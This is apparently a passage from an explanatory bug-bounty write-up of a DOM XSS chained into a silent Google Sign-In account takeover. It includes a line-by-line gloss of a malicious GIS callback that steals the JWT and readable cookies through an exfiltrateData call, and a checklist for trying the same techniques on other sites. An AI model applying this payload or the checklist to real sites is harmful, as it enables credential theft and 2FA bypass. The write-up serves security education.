script.onerror = function() {
  reject(new Error('Failed to load Google Sign-In script'));
};

// Append script to page
document.head.appendChild(script);
Line by line, in plain words:
const script = document.createElement('script');creates a new script element in memory, not yet on the page.script.src = 'https://accounts.google.com/gsi/client';points it at Google's GIS library.script.async = true;andscript.defer = true;let the page continue while the file loads.script.onload = function() {sets a function to run once the library has loaded.google.accounts.id.initialize({calls the SDK setup, now with our own settings.client_id: clientId,uses the site's Google client ID, so Google accepts the request.callback: (response) => {defines the function Google will call with the result. This is the malicious part: it is our function, not the site's.const jwt = response.credential;takes the JWT out of the response.const cookies = document.cookie;reads all cookies that JavaScript is allowed to see.document.cookieis the browser's interface for those cookies;HttpOnlycookies such assession_idare not included, butddis.exfiltrateData(jwt, cookies);sends both to the attacker. The report does not show the body of this function.resolve({ jwt, cookies, payload });resolves a promise with the stolen values. A promise is an object representing a result that will arrive later.itp_support: false,anduse_fedcm_for_prompt: false,are SDK options that turn off certain browser privacy and prompt behaviours. ITP is Intelligent Tracking Prevention, a Safari feature that limits cross-site tracking; FedCM is a browser standard for federated sign-in prompts.auto_select: truemakes the One Tap prompt sign the user in without further interaction.if (window.google && window.google.accounts.id.prompt) {checks that the library loaded and the prompt function exists before calling it.window.google.accounts.id.prompt(m => {triggers the prompt and passes a function to receive status information.if (m.isNotDisplayed() || m.isSkippedMoment()) {checks whether the prompt was not shown or was skipped.console.log('Prompt not displayed or skipped');logs that case for debugging.} catch (error) {catches errors from the setup block.reject(error);rejects the promise with the error.script.onerror = function() {sets a function to run if the library fails to load.reject(new Error('Failed to load Google Sign-In script'));rejects the promise with a clear message.document.head.appendChild(script);finally puts the script element into the page's head, which makes the browser fetch and run it.
The malicious callback receives the credential response and reads response.credential, the JWT, and document.cookie, which includes the non-HttpOnly dd cookie. exfiltrateData sends both to the attacker. auto_select: true makes the One Tap prompt sign the user in without further interaction, and the window.open hook from the previous step adds prompt=none and authuser=0 to the Google URL so the flow is silent. The result is a fully automated account takeover with no user interaction beyond the initial click on the malicious link.
Why it worked: the root cause
The DOM XSS comes from a "match then replace" pattern. The WAF matches the literal javascript: scheme and blocks it, while a separate replace function strips /<>'"\./ from rUrl. The two controls do not share a single parsing or normalisation step, so a value that the WAF does not recognise as a scheme becomes one after the replace runs. The report frames this as the general principle that security should be provided from one consistent point rather than as a conjunction of different mechanisms.
The account takeover depends on two further design issues. The browser-detection cookie dd is not HttpOnly, so XSS can read it, and the target uses it to recognise the same browser. The GIS SDK and its callback live in the global window scope, so injected JavaScript can reinitialise the SDK with its own callback and intercept the credential. The session_id cookie itself was correctly protected with HttpOnly and SameSite=Lax, which is why the attack goes through dd and the OAuth credential rather than through session hijacking.
What an attacker could do with it
An attacker who gets a victim to open a crafted login URL can execute JavaScript in the target's origin. With the chain described, the attacker obtains the victim's Google JWT credential and the dd cookie, and can use them to access the victim's account while bypassing the email 2FA check, because the target recognises the request as coming from the same browser. The attack is fully automated after the initial click: no login, no button press and no code entry by the victim. It requires the victim to have a Google session that the GIS SDK can select silently.
How to fix it
No fix is described in the report. The direction it points to is to stop treating the WAF and the replace function as independent controls: validate and normalise rUrl in one place, for example by parsing it as a URL and allowing only expected schemes and hosts, so that what is checked is exactly what reaches location.href. On the account side, the browser-detection cookie should not be usable as a 2FA bypass, and the GIS callback and configuration should not be reinitialisable by injected script.
Things to try on other sites
- Any parameter that reaches
location.href,location.assign,window.openor an iframesrc: try inserting dots or other stripped characters intojavascript:and see whether the value executes after the sanitiser runs. A positive result is script execution in the target origin. - Sinks protected by a WAF that matches on literal scheme strings: check whether a separate sanitiser removes characters the WAF relies on. A positive result is a payload that the WAF allows and the browser still interprets as a scheme.
- Browser-detection or device-trust cookies used to skip 2FA: check whether they are readable from JavaScript. A positive result is a non-
HttpOnlycookie whose value changes the 2FA decision. - Pages that load the GIS SDK: check whether
google.accounts.id.initializecan be called again from injected script with a customcallback. A positive result is a credential delivered to the attacker's callback. - GIS-based flows where the popup is opened through
window.open: hook it and addprompt=noneandauthuser=0. A positive result is a silent flow with no account chooser. - GIS initialisation that accepts
auto_select: set it totrueand triggergoogle.accounts.id.prompt(). A positive result is a sign-in with no user interaction.
Glossary
- 2FA (two-factor authentication): proving your identity with two different things, usually a password plus a one-time code.
- Account takeover (ATO): an attacker gaining control of someone else's account.
- Authorization code: a short-lived value a traditional OAuth flow hands back to an application, which exchanges it for tokens.
- Callback: a function you give to someone else so they can call it later with a result.
- Cookie: a small piece of data a website asks your browser to store and send back with requests to that site.
- CSRF (Cross-Site Request Forgery): another site tricking your browser into making a request to a site you are logged in to.
- DOM (Document Object Model): the in-memory tree of elements the browser builds from a page.
- DOM XSS: a flaw where input from the page (often the address bar) reaches a dangerous sink and lets an attacker run JavaScript as the site.
- Endpoint: a specific address on a server that accepts requests.
- Exfiltrate: to send stolen data out to a server the attacker controls.
- FedCM: a browser standard for federated sign-in prompts.
- GIS (Google Identity Services): Google's current SDK and service for "Sign in with Google".
- Header: an extra line of information sent with a request or response, such as content type or cookies.
- Hook: to replace a function with your own version that does something extra and then calls the original.
- Host: the domain name part of a URL, such as
target.com. - HttpOnly: a cookie flag that stops JavaScript from reading the cookie.
- Iframe: a page embedded inside another page.
- ITP (Intelligent Tracking Prevention): a Safari feature that limits cross-site tracking.
- JWT (JSON Web Token): a signed piece of data that proves something, here that Google has authenticated the user.
- Nonce: a number used once, to make each token unique and prevent replay.
- OAuth: a standard that lets one site let you sign in with an account from another site.
- One Tap: Google's small sign-in prompt that appears without a full page.
- Origin: the combination of scheme, host and port, for example
https://target.com. - postMessage: the browser's built-in way for one window to send a message to another.
- Promise: an object representing a result that will arrive later.
- Query string: the part of a URL after
?, made of name and value pairs. - Redirect URI: the address an OAuth provider is allowed to send the user back to after sign-in.
- SameSite=Lax: a cookie flag that stops the browser sending the cookie on most cross-site requests.
- Scheme: the part of a URL before
://, such ashttpsorjavascript, telling the browser how to handle the address. - SDK (Software Development Kit): a bundle of code from a company so other sites can use its features.
- Severity: how serious a vulnerability is judged to be.
- Sink: a place in code where untrusted input ends up and can cause harm.
- Social engineering: manipulating a person into doing something rather than breaking a technical control.
- Source: a place where untrusted input enters an application.
- User-Agent: the text string a browser sends to identify itself.
- WAF (Web Application Firewall): a filter in front of a site that inspects requests and blocks ones matching dangerous patterns.




